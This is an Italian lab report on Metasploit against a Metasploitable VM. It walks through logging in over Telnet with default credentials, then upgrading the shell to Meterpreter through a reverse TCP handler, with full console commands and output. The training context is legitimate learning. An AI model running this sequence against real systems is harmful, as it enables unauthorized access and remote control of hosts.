REPORT S7/L2

Obiettivo


L'obiettivo dell'esercizio odierno è quello di utilizzare **Metasploit** per analizzare il servizio **Telnet** sulla macchina **Metasploitable.**

1. Creazione della Sessione

Per prima cosa, ho utilizzato lo scanner per identificare la versione del servizio sulla porta 23:


- Modulo: **`auxiliary/scanner/telnet/telnet_version`**

Una volta individuato il servizio, ho caricato il modulo di attacco per effettuare l'accesso:



Successivamente ho settato i parametri:

- **RHOSTS:** 192.168.50.101
- **USERNAME:** msfadmin
- **PASSWORD:** msfadmin
- **STOP_ON_SUCCESS:** true



Poi ho eseguito il comando **options** per visualizzare il modulo completo con le modifiche aggiunte:

```
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user
                                                , user&realm)
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
                                                cs/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

2. Gestione delle Sessioni

Una volta creata la sessione, ho:

- lanciato lo scanner con **run**
- verificato la sessione con il comando **sessions -l**
- interagito con la shell con il comando **sessions -i 1**
- messa in background con **ctrl z**.

```
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.50.101:23     - No active DB -- Credential data will not be saved!
[+] 192.168.50.101:23     - 192.168.50.101:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.50.101:23     - Attempting to start session 192.168.50.101:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.50.100:35331 → 192.168.50.101:23) at 2026-01-20 15:49:08 +0100
[*] 192.168.50.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > sessions -l

Active sessions
===============

  Id  Name  Type   Information                                  Connection
  --  ----  ----   -----------                                  ----------
  1         shell  TELNET msfadmin:msfadmin (192.168.50.101:23)  192.168.50.100:35331 → 192.168.50.101:23 (192.168.50.101)

msf auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...


msfadmin@metasploitable:~$
```

```
msfadmin@metasploitable:~$ ^Z
Background session 1? [y/N]  y
msf auxiliary(scanner/telnet/telnet_login) >
```

3. Upgrade a Meterpreter

Poiché una semplice shell di comando è limitata, ho proceduto all'upgrade verso **Meterpreter**, che offre funzionalità avanzate.

3.1 Configurazione modulo di upgrade

Anche per questo modulo, come prima cosa ho cercato il modulo per effettuare l'upgrade dalla shell a meterpreter con il comando **search type:post multi shell**

- **Modulo:** *post/multi/manage/shell_to_meterpreter*

Individuato il modulo l'ho caricato con **use 11**

```
msf auxiliary(scanner/telnet/telnet_login) > search type:post multi shell

Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   post/multi/gather/multi_command               .                normal     No     Multi Gather Run Shell Command Resource File
   1   post/multi/gather/ubiquiti_unifi_backup       .                normal     No     Multi Gather Ubiquiti UniFi Controller Backup
   2   post/multi/manage/system_session              .                normal     No     Multi Manage System Remote TCP Shell Session
   3   post/multi/manage/screensaver                 .                excellent  No     Multi Manage the screensaver of the target co
mputer
   4     \_ action: LOCK                             .                .          .      Lock the current session
   5     \_ action: START                            .                .          .      Start the screensaver, may lock the current s
ession
   6     \_ action: STOP                             .                .          .      Stop the screensaver, user may be prompted fo
r its password
   7     \_ action: UNLOCK                           .                .          .      Unlock the current session
   8   post/multi/recon/local_exploit_suggester      .                normal     No     Multi Recon Local Exploit Suggester
   9   post/multi/manage/sudo                        .                normal     No     Multiple Linux / Unix Post Sudo Upgrade Shell
   10  post/multi/recon/persistence_suggester        .                normal     No     Persistence Exploit Suggester
   11  post/multi/manage/shell_to_meterpreter        .                normal     No     Shell to Meterpreter Upgrade
   12  post/linux/gather/vcenter_secrets_dump        2022-04-15       normal     No     VMware vCenter Secrets Dump


Interact with a module by name or index. For example info 12, use 12 or use post/linux/gather/vcenter_secrets_dump

msf auxiliary(scanner/telnet/telnet_login) > use 11
```

Successivamente ho visualizzato il modulo con **show options** per visualizzare i parametri richiesti e ho settato il parametro **SESSION**:

- *set SESSION 1*

Una volta pronto il modulo, l'ho eseguito con **run**

```
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf post(multi/manage/shell_to_meterpreter) > run
[!] SESSION may not be compatible with this module:
[!]  * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.50.100:4433
[*] Sending stage (1062760 bytes) to 192.168.50.101
[*] Meterpreter session 2 opened (192.168.50.100:4433 -> 192.168.50.101:60981) at 2026-01-20 15:55:50 +0100
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
```

Con il comando **session** ho visualizzato la lista delle sessioni attive e ho avviato **Meterpreter** selezionando la **session 3.**

Infine con **sysinfo** ho visualizzato le specifiche del sistema di **Metasploitable.**

```
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                   Information                                 Connection
  --  ----  ----                   -----------                                 ----------
  1         shell                  TELNET msfadmin:msfadmin (192.168.50.101:23)  192.168.50.100:35331 -> 192.168.50.101:23 (192
                                                                                .168.50.101)
  3         meterpreter x86/linux  msfadmin @ metasploitable.localdomain       192.168.50.100:4433 -> 192.168.50.101:55058 (1
                                                                                92.168.50.101)

msf post(multi/manage/shell_to_meterpreter) > sessions 3
[*] Starting interaction with 3...

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

4. Conclusione

L'esercizio ha **evidenziato** la **facilità** con cui servizi non criptati e configurati con credenziali di default (come Telnet su Metasploitable) possano essere **compromessi**. Inoltre, ho appreso come trasformare un accesso rudimentale (shell) in un controllo avanzato del sistema tramite il modulo di post-exploitation **shell_to_meterpreter**.